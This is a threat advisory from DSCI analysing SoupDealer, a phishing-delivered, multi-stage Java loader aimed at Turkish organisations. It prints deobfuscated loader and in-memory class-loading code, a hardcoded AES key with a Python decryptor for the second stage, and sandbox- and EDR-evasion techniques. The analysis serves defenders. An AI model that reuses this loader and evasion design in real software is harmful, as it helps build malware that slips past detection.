
DSCI
PROMOTING DATA PROTECTION
A nasscom Initiative

DSCI THREAT INTELLIGENCE AND RESEARCH INITIATIVE

THREAT ADVISORY



AUGUST 2025


SoupDealer

Introduction

In a recent investigation, a highly sophisticated and targeted phishing campaign was uncovered which aimed exclusively at Turkish entities. The campaign distributes a multi-stage botnet loader that demonstrates significant evasive capabilities, successfully bypassing all major public sandboxes, antivirus (AV) solutions and even enterprise EDR/XDR platforms in live environments. Its sole identified point of detection was within the Threat.Zone sandbox environment during controlled analysis.

The impact was observed across banks, ISPs, and mid-size orgs in Türkiye. This reinforces the need for on-prem sandboxes with true dynamic analysis paths for critical environments.

Threat.Zone enterprise tenant and Turkish proxy “dirty-line” egress were used for analysis



Target

Windows hosts in Türkiye

Phishing emails deliver a JAR masquerading as business docs (TEKLIFALINACAKURUNLER.jar)

Spreading can be operator-controlled via hijacked victim mailboxes

Stage 1 - Java Loader (B.class) and Unpacking Flow

The initial infection vector is a Java Archive (JAR) file, typically named TEKLIFALINACAKURUNLER.jar, masquerading as a legitimate document. This first stage functions as a heavily obfuscated, custom class loader with the sole purpose of decrypting and deploying the second-stage payload embedded within its resources

Obfuscation

The sample is protected with a commercial-grade onfuscator (identified as Allatori), which eploys string encryption and control flow flattening.


META-INF/MANIFEST.MF

```
Manifest-Version: 1.0
Ant-Version: Apache Ant 1.10.14
Created-By: 17.0.13+10-LTS-268 (Oracle Corporation)
Class-Path:
X-COMMENT: Main-Class will be added automatically by build
Main-Class: B
```

The main class (B.class) is disguised with extensive “junk code” operations designed to waste analyst time and complicate automated analysis systems.

Packaging and entrypoint


- Manifest Main-Class: B (custom ClassLoader acting as the loader)
- JAR contained ~11 classes + encrypted stage-2 payload (/Resources/d6Ruwz0kGZM12DXi, or similar in META-INF/Resources)



Decompilation in standard tools like JADX results in nymerous errors, significantly hindering static analysis.

```
/* JADX ERROR: IndexOutOfBoundsException in pass: SSATransform
    java.lang.IndexOutOfBoundsException: bitIndex < 0: -1
      at java.base/java.util.BitSet.get(BitSet.java:626)
      at jadx.core.dex.visitors.ssa.LiveVarAnalysis.fillBasicBlockInfo(LiveVarAnalysis.java:65)
      at jadx.core.dex.visitors.ssa.LiveVarAnalysis.runAnalysis(LiveVarAnalysis.java:36)
      at jadx.core.dex.visitors.ssa.SSATransform.process(SSATransform.java:58)
      at jadx.core.dex.visitors.ssa.SSATransform.visit(SSATransform.java:44)
    */
/* JADX WARN: Unreachable blocks removed: 3, instructions: 3 */
@Override // java.lang.ClassLoader
protected java.lang.Class<?> findClass(java.lang.String r7) {
    /*
        Method dump skipped, instructions count: 10789
        To view this dump change 'Code comments level' option to 'DEBUG'
    */
    throw new UnsupportedOperationException("Method not decompiled: defpackage.B.findClass(java.lang.String):java.lang.Class");
}

/* JADX ERROR: IndexOutOfBoundsException in pass: SSATransform
    java.lang.IndexOutOfBoundsException: bitIndex < 0: -1
      at java.base/java.util.BitSet.get(BitSet.java:626)
      at jadx.core.dex.visitors.ssa.LiveVarAnalysis.fillBasicBlockInfo(LiveVarAnalysis.java:65)
      at jadx.core.dex.visitors.ssa.LiveVarAnalysis.runAnalysis(LiveVarAnalysis.java:36)
      at jadx.core.dex.visitors.ssa.SSATransform.process(SSATransform.java:58)
      at jadx.core.dex.visitors.ssa.SSATransform.visit(SSATransform.java:44)
    */
/* JADX WARN: Unreachable blocks removed: 3, instructions: 3 */
@Override // java.lang.ClassLoader
public java.io.InputStream getResourceAsStream(java.lang.String r6) {
    /*
        Method dump skipped, instructions count: 10524
        To view this dump change 'Code comments level' option to 'DEBUG'
    */
    throw new UnsupportedOperationException("Method not decompiled: defpackage.B.getResourceAsStream(java.lang.String):java.io.InputStream");
}

/* JADX ERROR: IndexOutOfBoundsException in pass: SSATransform
    java.lang.IndexOutOfBoundsException: bitIndex < 0: -1
      at java.base/java.util.BitSet.get(BitSet.java:626)
      at jadx.core.dex.visitors.ssa.LiveVarAnalysis.fillBasicBlockInfo(LiveVarAnalysis.java:65)
      at jadx.core.dex.visitors.ssa.LiveVarAnalysis.runAnalysis(LiveVarAnalysis.java:36)
      at jadx.core.dex.visitors.ssa.SSATransform.process(SSATransform.java:58)
      at jadx.core.dex.visitors.ssa.SSATransform.visit(SSATransform.java:44)
    */
/* JADX WARN: Unreachable blocks removed: 2, instructions: 2 */
public static void main(java.lang.String[] r5) {
    /*
        Method dump skipped, instructions count: 3379
        To view this dump change 'Code comments level' option to 'DEBUG'
    */
    throw new UnsupportedOperationException("Method not decompiled: defpackage.B.main(java.lang.String[]):void");
}
}
```

There are certain obfuscation activities visible at the main point after opening the sample with JByteMod (decompiler: CFR).



It was observed that after applying java-deobfuscator on a sample with a certain configuration, just one function is executed at the main point.

```
input: sample.jar
output: deobfuscated-sample.jar
transformers:
      - allatori.StringEncryptionTransformer
      - general.peephole.PeepholeOptimizer
      - normalizer.SourceFileClassNormalizer
```

Decryption revealed that most of the operations were the junk codes here which were added just to complicate the reverse engineering.

```
public static void main(java.lang.String[] stringArray) {
    int n;
    int n2;
    int n3;
    java.lang.String[] stringArray2 = stringArray;
    int n4 = 75;
    n4 = 35;
    int a10222222222 = 598;
    n4 = 852;
    int n5 = n3 = 1;
    while (n5 > a10222222222) {
        if (n4 < 258) {
        }
        n5 = ++n3;
    }
    n3 = 57;
    n3 = 15;
    java.lang.String a10222222222 = "swnvnhic";
    java.lang.String string = "bikdbtst";
    java.lang.String string2 = "jsbufrtc";
    java.lang.String string3 = "ivfstnsw";
    java.lang.String string4 = "ephdfync";
    java.lang.String string5 = "oiluywjv";
    java.lang.String string6 = "iaiptcrv";
    java.lang.String string7 = "kaxxslnc";
    if (string6.equals((java.lang.Object)string5)) {
        string3 = "uepfjnyl";
    } else if (string5.startsWith(a10222222222)) {
        string6 = "nygnbrsi";
    } else if (a10222222222.contains((java.lang.CharSequence)string4)) {
        a10222222222 = "thrbtgjj";
    } else if (string.contains((java.lang.CharSequence)string7)) {
        string = "uxtteiqc";
    } else if (string2.contains((java.lang.CharSequence)string6)) {
        string = "fwkjelpt";
    } else if (string6.endsWith(string4)) {
        string5 = "avvixude";
    } else if (string7.endsWith(a10222222222)) {
        a10222222222 = "yyunbgqn";
    } else if (string2.contains((java.lang.CharSequence)string6)) {
        string4 = "yiyvtnnz";
    } else if (string5.startsWith(string3)) {
        string4 = "cizcugrn";
    } else if (string4.startsWith(string7)) {
        string6 = "ffyydrnl";
    }
    int a10222222222 = 63;
    boolean bl = true;
    boolean bl2 = false;
    a10222222222 = 1;
    int n6 = 0;
```

Payload Decryption:

- The encrypted Stage 2 payload is stored within the JAR's resources under a randomly named file (d6Ruwz0kGZM12DXi in this instance).

- A dedicated class (Loader7) handles decryption using the AES algorithm in ECB mode.

- The decryption key is a static string (875758066416) hardcoded within the sample. The 128-bit AES key is derived by taking the first 16 bytes of the SHA-512 hash of this string.

After removing the junk code in Loader Constructor Code manually, the following code appears:

```
public Loader() {
    super(ClassLoader.getSystemClassLoader());
    this.w = new ConcurrentHashMap<String, byte[]>();
    this.u = new ConcurrentHashMap<String, byte[]>();
    final JarFile d = new Loader.Loader5((Loader3)null).d((Void)null);
    final String n5 = new Loader.Loader2((Loader3)null).n(d);
    final byte[] h = new Loader.Loader6((Loader3)null).h(n5);
    final byte[] x = new Loader.Loader7("875758066416").x(h);
    new Loader.Loader1(this, (Loader3)null).x(x);
}
```

Actual logic (after junk removal)

```
private static final class Loader7 implements Loader.Loader8<byte[], byte[]> {
    private final String g; // from constructor

    public byte[] x(final byte[] a) {
        this = (Loader7) MessageDigest.getInstance("SHA-512");
        this = (Loader7) (Object) Arrays.copyOf(((MessageDigest)
        this).digest(this.g.getBytes("UTF-8")), 16);
        final SecretKeySpec key = new SecretKeySpec((byte[]) (Object) this, "AES");
        final Cipher instance = Cipher.getInstance("AES");
        instance.init(2, key);
        return instance.doFinal(a);
    }

    public Loader7(String a) {
       this.g = a;
    }
}
```

- Loader constructor initializes two ConcurrentHashMaps, then triggers decrypt-and-load of stage-2 via Loader7.

```
import hashlib
from Crypto.Cipher import AES

input_file = "d6RuwzOkGZM12DXi"
output_file = "stage2.jar"
KEY = "875758066416"

key = hashlib.sha512(KEY.encode("utf-8")).digest()[:16]

with open(input_file, "rb") as f:
    ciphertext = f.read()
cipher = AES.new(key, AES.MODE_ECB)
plaintext = cipher.decrypt(ciphertext)

with open(output_file, "wb") as f:
    f.write(plaintext)
```

Decryptor (Loader7)

Key derivation: SHA-512(KEY)[0:16], where KEY = “875758066416”

Cipher: AES/ECB/NoPadding (as per Cipher.getInstance(“AES”) default in this code path)

Input: resource blob (d6RuwzOkGZM12DXi) → output stage2.jar

Result: Stage-2 is dynamically defined/loaded by the custom ClassLoader

Why it evades


- Malicious chain requires in-region routing + language match; many cloud sandboxes fail to meet these predicates
- Java loader’s staged design + anti-analysis junk frustrates static engines; EDRs misswhen behaviours split across stages and gated by locale.

Stage 2 - Stub Loader (Matryoshka Layer)

The decrypted stage2.jar from Stage 1 functions as a sophisticated, memory-only loader. Its primary purpose is to act as a bridge, decrypting and loading the final Stage 3 payload directly into memory without ever writing it to disk. This technique is a hallmark of advanced malware, designed to evade traditional file-based detection and analysis.

Structure

When decrypted stage2.jar is opened on JADX, it contains only one class and one file embedded resource (stub).



This stage exhibits a classic “loader-within-a-loader” pattern, where its only job is to unpack and execute the next layer.

Junk Removal / Actual logic

- Cleaned code shows:
  - main() dynamically loads the class "Principal" from the decrypted stub.
  - Reflection call: Principal.main(String[]) invoked if public + static.
- findClass() maps decrypted byte arrays → defineClass() at runtime, effectively registering the in-memory decrypted class.


These were the junk codes that were manually cleaned up

```
public static void main(String[] a) throws Exception {
    final Method method = new h().loadClass("Principal").getMethod("main",
    String[].class);
    final int modifiers = method.getModifiers();
    if (Modifier.isPublic(modifiers) && Modifier.isStatic(modifiers)) {
        method.invoke(null, new String[0]);
    }
}

public h() throws MalformedURLException, IOException {
    super(h.class.getClassLoader());
    this.k();
}

@Override protected Class findClass(final String a) {
    final byte[] array = kf.get(a);
    final byte[] b = array;
    final Class<?> defineClass = this.defineClass(a, b, off, b.length);
    h.ea.put(a, defineClass);
    return defineClass;
}
```


Execution Flow

```
ldc String "stub"
invokevirtual InputStream Class.getResourceAsStream(String)
// ....
invokevirtual byte[] ByteArrayOutputStream.toByteArray()
astore 27
ldc String "V7h7j8HppdPqMZnUmYcCqniAwTpOTQcftPQakfIYqLeZNtDDCGrkrVjiCFwVkdNvySuNYsGt"
astore 5
aload 27
aload 5
invokespecial byte[] h.v(byte[], String)
```

